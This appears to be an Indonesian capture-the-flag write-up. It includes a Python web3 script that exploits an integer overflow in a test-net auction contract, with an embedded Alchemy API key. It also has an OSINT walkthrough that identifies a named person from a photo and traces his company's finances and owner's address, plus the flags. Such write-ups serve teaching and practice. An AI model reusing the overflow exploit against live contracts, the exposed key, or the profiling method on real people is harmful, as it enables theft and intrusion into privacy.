
```python
from web3 import Web3

sepolia_url = "https://eth-sepolia.g.alchemy.com/v2/SMfUKiFXRNaIsjRSccFuYCq8Q3QJgks8"


w3 = Web3(Web3.HTTPProvider(sepolia_url))
contract_address = "0xc9cA9cd28923026546638CDE36dd5190A11cF18"

contract_abi = [
    {
        "constant": True,
        "inputs": [],
        "name": "participate",
        "outputs": [],
        "payable": False,
        "stateMutability": "view",
        "type": "function",
    },{
        "constant" : True,
        "inputs": [
            {"name": "a", "type": "uint8"},
            {"name": "b", "type": "uint16"},
            {"name": "c", "type": "uint32"},
            {"name": "d", "type": "uint64"},
            {"name": "e", "type": "uint128"},
            {"name": "f", "type": "uint256"},
        ],
        "name": "auction",
        "outputs": [{"name": "", "type": "string"}],
        "payable": True,
        "stateMutability": "view",
        "type": "function"
    }
]
contract = w3.eth.contract(contract_address, abi = contract_abi)
wallet = "0xDAA61785c16ce987d2B34a066E87720997780EBC"

transaction_param = {
    'from': wallet,
    'gas' : 200000,
    'gasPrice' : w3.to_wei('20', 'gwei'),
    'nonce' : w3.eth.get_transaction_count(wallet)
}
```



```python
private_key = [redacted]

transaction = contract.functions.participate().build_transaction(transaction_param)

signed_transaction = w3.eth.account.sign_transaction(transaction, private_key)
transaction_hash = w3.eth.send_raw_transaction(signed_transaction.rawTransaction)

w3.eth.wait_for_transaction_receipt(transaction_hash)
print("Transaction hash:", transaction_hash)

print(contract.functions.participate().call())
# print(contract.functions.auction(-183, -21890, -463549573, -1565203229252106759, -156571847733858031498312498294659105507, -177979821861207079041044850719780123530863708713525900114595700386534472550087).call())
print(contract.functions.auction(73, 43646, 3831417723, 16881540844457444857, 183710519187080431965062109137109105949, 97994107051195487519466499936709895500183613794287974027998013969259682384849).call())

```

59,0-1   Bot

Hasil



```
$ python3 auction.py
Transaction hash: b'\xc4\x8dsf\xf2\xe6Z\x9e,\xdb\x9dv\xc4\xdb\xf5{\xbe\x8an(dg\x84Z\xc3/\xech4\xe1\xca\x92'
[]
NCW23{int_underflow_overflow_what_sorry_please_come_again_on_dec_2nd}
```

```
[FLAG]
NCW23{int_underflow_overflow_what_sorry_please_come_again_on_dec_2nd}
```

MIS

[400] [Confidential]

[DESCRIPTION]
A mysterious package has arrived at your doorstep...

https://drive.google.com/file/d/1KKoEsy1SLPPc0a4CwYEbysa7gZIodaX5/view?usp=sharing

nc 103.145.226.206 20048

Mirror: nc 103.145.226.209 20048

[HINT]
Hey, do you know that public companies must report their company status monthly? There are 2 government-owned websites related to stocks and public companies that can help you answer questions no 4 & 5.

[Probsetter]
kangwijen

Steps

Diberikan link drive yang berisikan


- **mission.txt**, yang berisikan:

  We're investigating an old financial crime case, but unfortunately we're very busy with other stuffs and we would like to ask you to find out a few things about our target. But because of the secret nature of this case we couldn't tell you his name nor his company. We can only tell you that his company is publicly traded and all of the required information is in public domain. Good luck.


1. What's the full name of the person in that picture?
2. What's his listed company's net (non-comprehensive) profit/loss for the year 2016 in dollars?
3. What's the name of the entity that act as the ultimate beneficiary owner of that listed company?
4. What's the postal code of the area/building/road that the entity that act as the ultimate beneficiary owner is registered in?
5. What's the amount of shares owned by foreign pension funds of that listed company per September 2023?

Submit your answer at our server here:
nc 103.145.226.206 20048

- secret.jpg



- stock.png




Solusi soal 1

Dengan menggunakan Google Lens, diperoleh orang pada foto pada secret.jpg bernama Edward Seky Soeryadjaya.

Solusi soal 2

Dari searching Laporan Keuangan SUGI kita bisa lihat kalau dia mengalami kerugian sebesar “-86833213”



11:51 72%

PT SUGIH ENERGY Tbk DAN ENTITAS ANAK
LAPORAN LABA RUGI DAN PENGHASILAN
KOMPREHENSIF LAIN KONSOLIDASIAN
Untuk Tahun yang Berakhir pada Tanggal-tanggal
31 Desember 2016 dan 2015
(Disajikan dalam Dolar Amerika Serikat, kecuali dinyatakan lain)

PT SUGIH ENERGY Tbk
CONSOLIDATED STAT
OTHER COMPREHENS
For the Years Ended De
(Expressed in United S

	Catatan / *Notes*	2016	2015
OPERASI YANG DILANJUTKAN			
PENDAPATAN USAHA	2s,25	266,011	1,999,0
BEBAN POKOK PENDAPATAN	2s,26	(969,089)	(1,183,4
LABA KOTOR		(703,078)	815,5
BEBAN USAHA			
Beban umum dan administrasi	2s,27	(2,798,647)	(3,891,4
Beban lainnya - neto	2s,28	(73,254,128)	(18,322,9
RUGI USAHA		(76,755,852)	(21,398,7
Beban keuangan	2s,29	(10,072,081)	(12,416,3
RUGI SEBELUM BEBAN PAJAK PENGHASILAN		(86,827,933)	(33,815,0
BEBAN PAJAK PENGHASILAN	2u,3,16c	(5,280)	(4,526,3
RUGI TAHUN BERJALAN DARI OPERASI YANG DILANJUTKAN		(86,833,213)	(38,341,4
OPERASI YANG DIHENTIKAN	2i,35	-	6,810,6
PENURUNAN NILAI ATAS ASET TIDAK LANCAR YANG DIKLASIFIKASIKAN SEBAGAI DIMILIKI UNTUK DIJUAL	2i,35		(6,810,6
RUGI NETO TAHUN BERJALAN		(86,833,213)	(38,341,4
PENGHASILAN KOMPREHENSIF LAIN			
Pos-pos yang tidak akan direklasifikasike laba rugi			
Pengukuran kembali dari liabilitas imbalan kerja	2s,19	329,973	(253,9
Pajak penghasilan terkait	16c	(82,493)	(63,4
Jumlah Penghasilan (Beban) Komprehensif Lain		247,480	(317,3
JUMLAH RUGI KOMPREHENSIF TAHUN BERJALAN		(86,585,733)	658,8

9 of 69

Catatan atas laporan keuangan konsolidasian terlampir merupakan bagian yang tidak terpisahkan dari laporan keuangan konsolidasian secara keseluruhan.

The accompanying not
integral part of these con


Solusi soal 3

Bisa di searching dari IDX Group (lupa simpan :”)
“Goldenhill Energy Fund”

Solusi soal 4

https://www.idx.co.id/StaticData/NewsAndAnnouncement/ANNOUNCEMENTSTOCK/From_EREP/202009/719ef81174_cd04a92adb.pdf


238463.



SUNRISE ASSET GROUP LIMITED	AKARA BLDG, 24 DE CASTRO STREET	WICKHAMS CAY 1, ROAD TOWN		CAMBODIA	A	14,680,300
GOLDENHILL ENERGY FUND	163 PENANG ROAD # 02-03 WINSLAND HOUSE II	SINAGPORE (238463)		SINGAPORE	A	2,857,994,357
GOLDENHILL ENERGY FUND	163 PENANG ROAD # 02-03 WINSLAND HOUSE II	SINAGPORE (238463)		SINGAPORE	A	50
[illegible]	1 CLAYMORE DRIVE, # 08-09 ORCHARD TOWER (REAR			[illegible]	[illegible]	[illegible]

Solusi soal 5


https://www.ksei.co.id/archive_download/holding_composition



	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V
1	Date	Code	Type	Sec. Num	Price	Local IS	Local CP	Local PF	Local IB	Local ID	Local MF	Local SC	Local FD	Local OT	Total	Foreign IS	Foreign CP	Foreign PF	Foreign IB	Foreign ID	Foreign MF	Foreign S
806	29-Sep-23	SSIA	EQUITY	4,71E+09	392	71043827	1,24E+09	54744500	0	8,72E+08	8,66E+08	22769460	7425550	200	3,14E+09	0	751538896	26167600	1,51E+08	41707000	191058949	20009
807	29-Sep-23	SSMS	EQUITY	9,53E+09	1185	1339532	2E+09	0	1,37E+08	74532200	68059550	5,19E+08	0	0	2,8E+09	17606800	331664121	21270100	5,71E+08	776600	106196061	3793
808	29-Sep-23	SSTM	EQUITY	1,17E+09	535	181600	52000	0	500	1,68E+08	35000	2382	0	2569600	1,71E+08	0	0	0	100	10100	0	
809	29-Sep-23	STAA	EQUITY	1,09E+10	880	0	1,68E+09	0	0	2,04E+09	0	59087	0	0	3,73E+09	0	304800	697400	15884200	328200	3053700	30
810	29-Sep-23	STAR	EQUITY	4,8E+09	120	1,98E+08	2,24E+09	33000000	0	1,33E+08	1,71E+09	2,37E+08	0	25998400	4,58E+09	0	0	0	2,19E+08	71500	0	
811	29-Sep-23	STTP	EQUITY	1,31E+09	10500	0	7,71E+08	0	0	4,77E+08	0	0	0	0	1,25E+09	0	41600	0	61578500	300	0	
812	29-Sep-23	SUDI	EQUITY	3,17E+09	0	0	55375	0	16250	8,56E+08	0	118250	0	0	8,56E+08	0	320054625	0	3298500	60000	64029375	56
813	29-Sep-23	SUGI	EQUITY	2,48E+10	50	6,8E+08	1,19E+09	2E+09	0	7,51E+09	2,31E+09	4,37E+08	1542416	5,12E+08	1,46E+10	0	3360386448	53909800	5,31E+08	64125333	98618211	97383

Foreign PF -> Foreign Pension Fund
53909800

Btw, pamer dulu hehe😀



hehe BOT Today at 1:34 PM

🔪🩸 First Blood for challenge **Confidential** goes to **teng lang kia**!

🩸 8 🥶 6 🇴 1 🇸 1 🇮 1 🇳 1 🇹 1

```
[FLAG]
NCW23{c1e_Dikira_1ni_saH4m_mas4K4n_iN1_5ahaM_4sLi_b0s}
```

[100] [Masih Kuat ges? 💀]

[DESCRIPTION]
Biar kuat di wave 2 ini ku kasi semangat deh hehe

NCW23{yok_gan_smangat_masi_sampe_jam_7_nih_HEHE}

[HINT]
-

[Probsetter]
(enter probsetter here)

Steps

[FLAG]
NCW23{yok_gan_smangat_masi_sampe_jam_7_nih_HEHE}